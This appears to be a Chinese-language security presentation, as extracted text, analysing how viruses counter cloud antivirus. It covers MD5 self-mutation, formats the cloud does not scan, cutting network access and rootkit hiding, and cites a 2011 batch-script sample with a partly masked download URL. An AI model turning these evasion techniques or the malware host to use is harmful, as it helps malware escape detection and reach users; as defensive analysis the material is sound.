
变形-本地

- MD5本地变形



变形-服务端

- 服务端变形



脚本/批处理

发现时间：2011.7月初

下载源:

http://sdfggwer.2288.org:8282/***/日本av专用.bat

- 利用系统文件做启动项来逃避查杀规则
- 配置文件来回写病毒
- 启动项采用windows clsid调用机制

检测网络异常



云的特性

- 通讯方式：网络媒介
- 响应速度：快速上报，及时发布
- 响应集合：支持的文件格式有限，如PE、RAR、ZIP、MSI；
- 收集方法：依赖客户端

病毒与云安全对抗的技术手段

- 沟通方式：断网
- 响应速度：膨胀自身，打时间差；MD5变形，不识庐山真面目
- 响应集合：利用云端不支持的格式、如VBS、BAT、引导扇区
- 收集方法：Rootkit文件隐藏

小结

从早期手段较为激烈的断网，再到有针对性的做自身的易容，现在发展到另辟蹊径的逐个击破，病毒使用的技术手段在单点的纵轴上层层深入，但却在时间的横轴上却有从正面对抗到侧面规避的趋势，可能它们也在寻求一种“简单有效”的方法来应对云安全。

